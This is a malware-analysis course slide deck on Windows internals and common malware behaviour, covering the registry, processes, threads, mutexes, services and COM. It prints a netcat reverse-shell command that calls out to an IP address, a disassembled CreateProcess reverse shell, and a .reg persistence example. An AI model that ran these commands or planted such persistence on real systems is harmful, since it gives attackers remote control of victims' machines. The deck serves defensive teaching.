LA-UR-18-25467
Approved for public release; distribution is unlimited.

Title:	Windows Internals and Malware Behavior: Malware Analysis Day 3
Author(s):	Pearce, Lauren
Intended for:	Presentation for a 2 week course on malware analysis
Issued:	2018-06-21

Windows Internals and Malware Behavior

Malware Analysis Day 3

laurenp@lanl.gov

Windows Internals

Analyzing Malicious Windows Programs

- In order to analyze malicious windows programs, you need to have an inkling as to how the Windows OS works – this will be our focus for today.

Hungarian Notation

- The Windows API uses Hungarian Notation – a prefix naming scheme that identifies a variable’s type in its name
  - DWORDs (32-bit unsigned ints) start with dw
  - WORDs (16-bit unsigned balue) start with w
  - Handles (references to objects) start with H
  - Long Pointers start with LP
    - Strings are typically prefixed with this, since under the surface they’re just pointers.

Handles

- Pointers to objects
  - Differ from pointers in that they cannot be used in arithmetic operations
- A frequent use is with file operations – when a program operates on a file, it will possess a handle to that file. This handle is just a pointer to the object that stores the file's information. Whenever you want to use that file, you must reference it via the handle.
- Other examples you can think of?

File System Functions

- CreateFile, ReadFile, WriteFile
- CreatefileMapping
    - Loads a file from disk into memory
- MapViewOfFile
    - Returns a pointer to the base address of the file mapped in memory
- Why are these important to us as malware analysts?

Special Files

- Files that are not accessed by drive letter and folder
- We’ll talk about shared files, files accessible via namespaces, and alternate data streams.
- Why would knowledge of these be important to us?

Shared Files

- Start with \\serverName\share or \\?\serverName\share
- Access files in a folder stored on the network rather than locally

Files Accessible Via Namespace

- Win32 device namespace has the prefix \\.\ \
  - Used by malware to directly access physical devices and read/write to them just like they would read/write to files.
  - Allows malware to read/write to an unallocated sector, enabling it to modify the disk without going through the Windows API.
    - Why might malware want to do this?
  - Example: \\.\myhd gives direct access to myhd
  - Someone Google "Witty Worm"
- \Device\PhysicalMemory – can be used to directly access physical memory, enabling programs that should be restricted to user-space write access to kernel space.
  - Fixed post XP, though you can still access it directly from kernel space

The Windows Registry

- Stores configuration information for the OS and programs.
- What does malware use it for?
- Why is it important to us?
- Vocabulary:
  - **Root Key:** The registry is divided into 5 top level sections called root keys. Sometimes these are called HKEYs or hives.
  - **Subkey:** A key below a key – think of it like a subdirectory
  - **Value Entry:** An ordered pair containing a name and a value
  - **Value or Data:** The actual data in a registry entry

5 Root Keys

- HKEY_LOCAL_MACHINE (HKLM) – Stores settings that are **global** to the machine
- HKEY_CURRENT_USER (HKCU) – Stores settings that are specific to the current user.
- HKEY_CLASSES_ROOT (HKCR) – Stores file extension association information (and other stuff).
- HKEY_CURRENT_CONFIG (HKCC) – Stores settings for the current hardware configuration. Typically stored as differences between the standard config and the current config.
- HKEY_USERS (HKU) – Stores settings for the default user, new users, and current users.

Common Registry Functions

- RegOpenKeyEx – Returns a handle to a registry key. That handle can then be used to call other functions, such as…
- RegSetValueEx – A favorite of mine to look for. Adds a value to a registry key and sets its value.
- RegGetValue – Returns the data for a value entry

- What tool would we use to see if our malware utilized these functions?

.reg Files

- A .reg file is a specially formatted script for modifying the registry.

RegistryEditorVersion
Blank line
[RegistryPath1]

"DataItemName1"="DataType1:DataValue1"
DataItemName2"="DataType2:DataValue2"
Blank line
[RegistryPath2]

"DataItemName3"="DataType3:DataValue3"

Example:

Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf]
@="C:\Users\Lauren\AppData\Local\Temp\persistence.dll"

Winsock API

- Old fashioned sockets
- Sw2_32.dll
- Primary Functions:
  - Socket: creates a socket
  - Bind: Attaches a socket to a port
  - Listen: Makes a socket listen for incoming connections
  - Accept: Accepts a connection, thereby opening a connection to a remote socket
  - Connect: opens a connection to a remote listening socket
  - Recv: Get data from a remote socket
  - Send: Send data to a remote socket

Winsock API

- The function “WSAStartup” allocates resources for networking libraries – must be called before other Winsock function calls.
  - Why is this useful to us?
- In what situation(s) would malware act as the client?
- In what situation(s) would malware act as the server?

Following Running Malware

It’s never just one file

Dynamic Link Libraries (DLLs)

- Purpose: Share code across multiple applications
  - A DLL loaded into memory once can be used by multiple processes
- Perks
  - Software distributions can be smaller – why?
  - Code reuse – why is this helpful?

DLLs Can Store Malicious Code

- Malware doesn’t have to be an exe – can be a dll
- This opens the door to some interesting methods of covert launching and persistence. We’ll talk about these in depth in a little while.

Malware Can Use 3rd Party DLLs

- For example: Use Mozilla Firefox's DLL to connect back to C&C server rather than using the WinAPI
- Why do we need to be aware of this possibility?

Processes

- A process is one or more threads in execution
- Processes manage their own resources – think of a process as a container for execution
- Malware can launch additional processes
  - Frequently see a malware create and write to a new file, execute that file creating a new process, then see that new process kill the old one.
  - Why would it do this?
- Malware can also subvert its way into running as a part of another process

CreateProcess Misuse

- Takes a lot of parameters, many of which are pointers to objects already holding a lot of data,
- Even a legitimate process called with the right combination of parameters could be used for shenanigans such as circumventing firewalls.

```
BOOL WINAPI CreateProcess(
  _In_opt_    LPCTSTR               lpApplicationName,
  _Inout_opt_ LPTSTR                lpCommandLine,
  _In_opt_    LPSECURITY_ATTRIBUTES lpProcessAttributes,
  _In_opt_    LPSECURITY_ATTRIBUTES lpThreadAttributes,
  _In_        BOOL                  bInheritHandles,
  _In_        DWORD                 dwCreationFlags,
  _In_opt_    LPVOID                lpEnvironment,
  _In_opt_    LPCTSTR               lpCurrentDirectory,
  _In_        LPSTARTUPINFO         lpStartupInfo,
  _Out_       LPPROCESS_INFORMATION lpProcessInformation
);
```

CreateProcess Reverse Shell

- How could the CreateProcess call be used to create a reverse shell?
- Why might an attacker use this method to create a reverse shell?

```
typedef struct _STARTUPINFO {
  DWORD  cb;
  LPTSTR lpReserved;
  LPTSTR lpDesktop;
  LPTSTR lpTitle;
  DWORD  dwX;
  DWORD  dwY;
  DWORD  dwXSize;
  DWORD  dwYSize;
  DWORD  dwXCountChars;
  DWORD  dwYCountChars;
  DWORD  dwFillAttribute;
  DWORD  dwFlags;
  WORD   wShowWindow;
  WORD   cbReserved2;
  LPBYTE lpReserved2;
  HANDLE hStdInput;
  HANDLE hStdOutput;
  HANDLE hStdError;
} STARTUPINFO, *LPSTARTUPINFO;
```

CreateProcess Reverse Shell

```
004010DA  mov     eax, dword ptr [esp+58h+SocketHandle]
004010DE  lea     edx, [esp+58h+StartupInfo]
004010E2  push    ecx              ; lpProcessInformation
004010E3  push    edx              ; lpStartupInfo
004010E4 ❶mov    [esp+60h+StartupInfo.hStdError], eax
004010E8 ❷mov    [esp+60h+StartupInfo.hStdOutput], eax
004010EC ❸mov    [esp+60h+StartupInfo.hStdInput], eax
004010F0 ❹mov    eax, dword_403098
004010F5  push    0                ; lpCurrentDirectory
004010F7  push    0                ; lpEnvironment
004010F9  push    0                ; dwCreationFlags
004010FB  mov     dword ptr [esp+6Ch+CommandLine], eax
004010FF  push    1                ; bInheritHandles
00401101  push    0                ; lpThreadAttributes
00401103  lea     eax, [esp+74h+CommandLine]
00401107  push    0                ; lpProcessAttributes
00401109 ❺push    eax              ; lpCommandLine
0040110A  push    0                ; lpApplicationName
0040110C  mov     [esp+80h+StartupInfo.dwFlags], 101h
00401114 ❻call    ds:CreateProcessA
```

Listing 7-4: Sample code using the CreateProcess call

Demo Time

Examine Process Creation in Sakula

Threads - Disclaimer

- Reversing multithreaded malware is on my list of least favorite things, along with reversing OS X malware, custom packers, and anything involving COM objects. These things are, not coincidentally, not my strongpoints.
- </rant>

Threads –Organization 101

- Whereas a process is a container for execution, a thread is the actual element of execution.
- Threads belonging to the same process share a memory space, but each has its own register and stack.
- When a thread is executing, it has complete control of the CPU. When the thread’s turn is up, all of the values in the CPU are stored in a structure called the thread context. The next thread’s thread context is loaded and it starts its turn.
  - The context switching means that no thread can interfere with another thread’s execution.

CreateThread

- When reversing, the start address is what you’re going to be most interested in.
- Place a breakpoint on that address and continue execution. You’ll break on your new thread.

```
HANDLE WINAPI CreateThread(
  _In_opt_  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  _In_      SIZE_T                 dwStackSize,
  _In_      LPTHREAD_START_ROUTINE lpStartAddress,
  _In_opt_  LPVOID                 lpParameter,
  _In_      DWORD                  dwCreationFlags,
  _Out_opt_ LPDWORD                lpThreadId
);
```

Malware’s Use of CreateThread

- Can be used to load a DLL without having to put that DLL in the imports. How?
  - Can other processes access a DLL loaded this way?
- Can be used to create a reverse shell
  - Create one new thread to listen on a socket or pipe, then relay what it hears to the standard input of a process
  - Make another new thread to read from standard output and send that to a listening socket/pipe
  - More details page 233

Mutexes

- Crucial to interprocess coordination
- Control access to shared resources
  - What is a shared resource?
  - Why do we need to control the access to shared resources?
- Only one thread can own a mutex at a time.
  - Talking dolphin
- Often use hardcoded names – the two processes aren’t talking any other way.
- Why do we care?

Mutexes: API Functions

- CreateMutex – Pretty self explanatory
- OpenMutex – Returns a handle to another process's mutex
- WaitForSingleObject – The call by which a thread gains access to a mutex.
- ReleaseMutex – The inverse of WaitForSingleObject.

More about Mutexes

- I often see malware create a mutex, then attempt to get a handle to an existing mutex of the same name. Why would it do this?

```
00401000   push  offset Name     ; "HGL345"
00401005   push  0               ; bInheritHandle
00401007   push  1F0001h         ; dwDesiredAccess
0040100C ❶call  ds:__imp__OpenMutexW@12 ; OpenMutexW(x,x,x)
00401012 ❷test  eax, eax
00401014 ❸jz    short loc_40101E
00401016   push  0               ; int
00401018 ❹call  ds:__imp__exit
0040101E   push  offset Name     ; "HGL345"
00401023   push  0               ; bInitialOwner
00401025   push  0               ; lpMutexAttributes
00401027 ❺call  ds:__imp__CreateMutexW@12 ; CreateMutexW(x,x,x)
```

Listing 7-9: Using a mutex to ensure that only one copy of malware is running on a system

Practical Malware Analysis, Chapter 7 Listing 7-4

Services

- Services are scheduled and run by the service manager. Code run by the service manager does not have its own process or threads – it runs under the service manager
- Services typically run as SYSTEM
  - Need admin to install a service
- Can be set up to run automatically
- Don’t show in a process listing in task manager

- Why would malware install itself as a service? Why wouldn’t it?

Services: API Functions

- OpenSCManager – Returns a handle to the service control manager. This handle is a required parameter for all API functions that manipulate services.
- CreateService – Adds a service to the service control manager
- StartService – Starts the service.
  - This call isn’t necessary for the service to start. Why?

```
SC_HANDLE WINAPI CreateService(
  _In_      SC_HANDLE hSCManager,
  _In_      LPCTSTR   lpServiceName,
  _In_opt_  LPCTSTR   lpDisplayName,
  _In_      DWORD     dwDesiredAccess,
  _In_      DWORD     dwServiceType,
  _In_      DWORD     dwStartType,
  _In_      DWORD     dwErrorControl,
  _In_opt_  LPCTSTR   lpBinaryPathName,
  _In_opt_  LPCTSTR   lpLoadOrderGroup,
  _Out_opt_ LPDWORD   lpdwTagId,
  _In_opt_  LPCTSTR   lpDependencies,
  _In_opt_  LPCTSTR   lpServiceStartName,
  _In_opt_  LPCTSTR   lpPassword
);
```

SC

- Windows provided command line tool to communicate with the service controller.
- Lots of options, but sc qc <service name> will probably get you what you want
  - **Q**uery **C**onfiguration – prints out service configuration information

Demo – Mutexes and Services

7-1

Component Object Model

- Purpose: Provide an interface through which software components can call each other’s code without knowing the specifics about each other.
- Common in the OS and Microsoft applications, not very common in 3rd party applications.
  - A pain to reverse, which means malware authors like them
- Client/server model where the clients are the programs making use of COM objects, and the servers are the COM objects.
- Microsoft provides COM objects that programs can use

COM Objects: API Calls

- OleInitialize or CoInitializeEx – one of these must be called prior to making use of other COM library functions.
  - If you see these in your malware, it's a good indication it's going to be a long day.
- COM objects are accessed via identifiers known as class identifiers (CLSIDs) and interface identifiers (IIDs)
- CoCreateInstance – Accepts a CLSID, returns an uninitialized object of the type associated with the CLSID.
- Once the object has been created, you can access its associated functions.

Example: Navigate Function

- Navigate function allows a program to launch internet explorer and access a web address
- Navigate function is part of the IWebBrowser2 interface
  - The interface provides a list of functions that are implemented, but gives no details as to what program implements them – the point of the COM
- The program providing the functionality is referred to as the class and is identified by a CLSID.
- Interfaces are identified by an IID
- What is the interface for navigate?
- What is the class for IWebBrowser2 (usually)?

Ida Helping Out

- Using Ida, if you click the instruction at 1, you will see the IID of the IWebBrowser2 interface specified - *D30C1661*-CDAF-11D0-8A3E-00C04FC9E26E
- If Using Ida, if you click the instruction at 2 you will see the CLSID - *0002DF01*-0000-0000- C000-000000000046
- Ida is doing you a huge favor here – it recognized the GUID for IWebBrowser2 and instead of giving you the GUID, it labelled it for you.
  - What if you run across a GUID that Ida can't recognize?
  - Ida can never identify CLSIDs – the assembly doesn't contain enough information.

```
00401024  lea     eax, [esp+18h+PointerToComObject]
00401028  push    eax               ; ppv
00401029  push   ❶offset IID_IWebBrowser2 ; riid
0040102E  push    4                 ; dwClsContext
00401030  push    0                 ; pUnkOuter
00401032  push   ❷offset stru_40211C ; rclsid
00401037  call    CoCreateInstance
```


Listing 7-11: Accessing a COM object with CoCreateInstance

Practical Malware Analysis, Chapter 7 Listing 7-11

When Ida Can’t Help

- Developers can create their own IIDs and Ida can never identify a CLSID, so how do we turn a long cryptic string of numbers into meaningful information?
- When a program calls CoCreateInstance, the OS references the registry to determine which program has the COM code that needs to be run.
  - **HKLM\SOFTWARE\Classes\CLSID**
  - **KKCU\SOFTWARE\Classes\CLSID**
- In our example in the last slide, we saw that the CLSID was 0002DF01-0000-0000- C000-000000000046
  - Go to HKLM\SOFTWARE\Classes\CLSID*0002DF01*-0000-0000- C000-000000000046 and you will find internet explorer.

Looking up a CLSID



Finding Meaning in the IID

- We now understand how CoCreateInstance gets information based off of the CLSID, how do we move from that to the IID?
- CoCreateInstance returns a structure that contains a pointer to a table of function pointers. The COM client references an offset, and using that offset, the desired function is called.

Finding Meaning in the IID

••• > Internet Explorer Platform APIs > MSHTML Reference > Other MSHTML Interfaces

•••

- IViewObjectPresentSite
- IViewObjectPrint
- IWebBridge

IWebBrowser2 interface


Exposes methods that are implemented by the **WebBrowser** control (Microsoft ActiveX control) or implemented by an instance of the **InternetExplorer** application (OLE Automation). For the Microsoft .NET Framework version of this control, see WebBrowser Control (Windows Forms).

Requirements

Minimum supported client	Windows XP
Minimum supported server	Windows 2000 Server
Header	Exdisp.h
DLL	Shdocvw.dll

This is where the interface is defined – Let's go find this file

Finding Meaning in the IID




```
0040105E  push   ecx
0040105F  push   ecx
00401060  push   ecx
00401061  mov    esi, eax
00401063  mov    eax, [esp+24h+PointerToComObject]
00401067  mov    edx, [eax]
00401069  mov    edx, [edx+❶2Ch]
0040106C  push   ecx
0040106D  push   esi
0040106E  push   eax
0040106F  call   edx
```

Listing 7-12: Calling a COM function

2c = 44
4 bytes per function
44/4 = 12
12th Function

Excerpt from ExDisp.h

```
#ifdef COBJMACROS

1  #define IWebBrowser2_QueryInterface(This,riid,ppvObject)    \
    ( (This)->lpVtbl -> QueryInterface(This,riid,ppvObject) )

2  #define IWebBrowser2_AddRef(This)    \
    ( (This)->lpVtbl -> AddRef(This) )

3  #define IWebBrowser2_Release(This)    \
    ( (This)->lpVtbl -> Release(This) )

4  #define IWebBrowser2_GetTypeInfoCount(This,pctinfo)  \
    ( (This)->lpVtbl -> GetTypeInfoCount(This,pctinfo) )

5  #define IWebBrowser2_GetTypeInfo(This,iTInfo,lcid,ppTInfo)   \
    ( (This)->lpVtbl -> GetTypeInfo(This,iTInfo,lcid,ppTInfo) )

6  #define IWebBrowser2_GetIDsOfNames(This,riid,rgszNames,cNames,lcid,rgDispId)    \
    ( (This)->lpVtbl -> GetIDsOfNames(This,riid,rgszNames,cNames,lcid,rgDispId) )

7  #define IWebBrowser2_Invoke(This,dispIdMember,riid,lcid,wFlags,pDispParams,pVarResult,pExcepInfo,puArgErr)  \
    ( (This)->lpVtbl -> Invoke(This,dispIdMember,riid,lcid,wFlags,pDispParams,pVarResult,pExcepInfo,puArgErr) )

8  #define IWebBrowser2_GoBack(This)    \
    ( (This)->lpVtbl -> GoBack(This) )

9  #define IWebBrowser2_GoForward(This)     \
    ( (This)->lpVtbl -> GoForward(This) )

10 #define IWebBrowser2_GoHome(This)    \
    ( (This)->lpVtbl -> GoHome(This) )

11 #define IWebBrowser2_GoSearch(This) \
    ( (This)->lpVtbl -> GoSearch(This) )

12 #define IWebBrowser2_Navigate(This,URL,Flags,TargetFrameName,PostData,Headers)   \
    ( (This)->lpVtbl -> Navigate(This,URL,Flags,TargetFrameName,PostData,Headers) )

#define IWebBrowser2_Refresh(This)   \
    ( (This)->lpVtbl -> Refresh(This) )

#define IWebBrowser2_Refresh2(This,Level)    \
    ( (This)->lpVtbl -> Refresh2(This,Level) )
```

Practical Malware Analysis Listing 7-12

COM Server Malware

- Malware can play the other side and implement a malicious COM server. Other applications will reference COM objects, but they'll be referencing the malicious server. This opens the door to shenanigans.
- Malware attempting to play this game will EXPORT the following functions:
  - DllCanUnloadNow
  - DllGetClassObject
  - DllInstall
  - DllRegisterServer
  - DllUnregisterServer

Demo - COM

7-2

Check In

- Does that make a little bit of sense?
- See why COM objects fall into my “least favorite things” list?

Exceptions

- Who here has used exceptions in programming?
  - I wasn’t allowed to in school ☹
  - Some nonsense about “one entrance one exit”
- What is the purpose of exceptions?
- What happens when an exception occurs?
- Anyone know how to manually raise an exception?
- Exceptions can be abused to make malware analysis more difficult. We’ll talk about that more towards the end of week 2 - for now it is important to understand how they work.

Identifying SEH Use

- What you'll see at the beginning of a function that uses SEH:
- SEH information is stored on the stack – at (1), we see the SEH frame pushed onto the stack.
- In 32 bit windows programs, fs accesses the thread information block. fs:0 points to the thread's exception handler.

```
01006170  push  ❶offset loc_10061C0
01006175  mov     eax, large fs:0
0100617B  push  ❷eax
0100617C  mov     large fs:0, esp
```

Listing 7-13: Storing exception-handling information in fs:0

Contents of the TIB (32-bit Windows) [edit]

Position	Bytes	Windows Versions	De
FS:[0x00]	4	Win9x and NT	Current Structured Exception Handling (SEH) frame
FS:[0x04]	4	Win9x and NT	Stack Base / Bottom of stack (high address)
FS:[0x08]	4	Win9x and NT	Stack Limit / Ceiling of stack (low address)
FS:[0x0C]	4	NT	SubSystemTib

How it Works

- When an exception is raised, the OS looks to fs:0 to find the exception handler. The exception handler does its thing, then execution is returned to the main thread.
- Exception handlers can nest and not every handler can respond to every exception.
  - If an exception is raised and the current frame doesn’t handle it, it is passed to the exception handler in the caller’s frame and so forth.
  - If nothing handles it, the top-level exception handler crashes the program.
- Anyone know how exploit code can leverage exception handling to gain execution?

Kernel Mode vs User Mode

- OS and hardware drivers are all that should be running in kernel mode.
- User-Mode – each process has its own memory, permissions, and resources. If the program crashes, the OS can step in and clean up, reclaiming those resources.
- Kernel-Mode – all processes share resources and memory. Fewer security checks.
  - What happens if a program crashes in kernel mode?

Accessing the Kernel

- Impossible to jump from user to kernel – must use intermediary instructions that use a lookup table to find and execute various functions.
  - SYSENTER
  - SYSCALL
  - INT 0x2E
- Benefits of running in kernel mode:
  - Interfere with AVs and firewalls
  - No distinction between privileged and unprivileged users
  - Windows auditing doesn't log kernel actions.
  - This is where rootkits live although there are user mode rootkits
- Why doesn't all malware run in the kernel?

Anatomy of an API call

- When you call a function in the normal Windows API, that function does not have access to the kernel, so it calls other functions to get actual work done.
- Ntdll.dll manages interactions between user space and kernel space.
- What keeps a malware author from calling ntdll.dll directly?




Figure 7-3: User mode and kernel mode

The Native API

- Malware may call ntdll.dll directly – what benefits does this have?
- Calls that give more system information than is available through the WinAPI
  - NtQuerySystemInformation
  - NtQueryInformationProcess
  - NtQueryInformationThread
  - NtQueryInformationFile
  - NtQueryInformationKey
  - NtContinue
    - Used to transfer control back to a thread after an exception has been handled, but takes the location to return to as a parameter – messing with this location can make a malware analysts' day frustrating. We’ll talk more about this when we cover anti-analysis.

Malware Behavior

The Good Stuff

Downloaders

- The sole purpose for their existence is to download a piece of malware from the internet and execute it.
  - If you have the access to infect a system with a downloader, why not just directly infect it with the actual target malware?
- AKA Droppers

Launchers

- An executable that contains malware (often packed and/or encoded) that it will install and covertly execute.
- How is this different from a downloader?

Backdoors

- Gives the attacker remote access to the compromised machine
- Most often communicate via http or https - easiest to blend in
- Reverse Shell – A compromised machine reaches out to the attacker in a way that gives the attacker shell access

Netcat Reverse Shell

- nc –l –p 80
  - Listen on port 80
  - This would typically be issued from the attackers machine

- nc 128.165.114.251 80 –e cmd.exe
  - Connect to 128.165.114.251 over port 80. Once established, execute cmd.exe
  - This would typically be issued by the malware on the victim's machine
  - stdin and stdout from the program specified by –e is tied to the sockets in this connection.

Botnets


- Multiple compromised hosts controlled by a single server
- How are these useful?

Credential Stealers

- 3 ways to get creds
  1. Wait for a user to enter them
  2. Dump hashes, then pass the hash and/or send them back home for offline cracking
  3. Log keystrokes

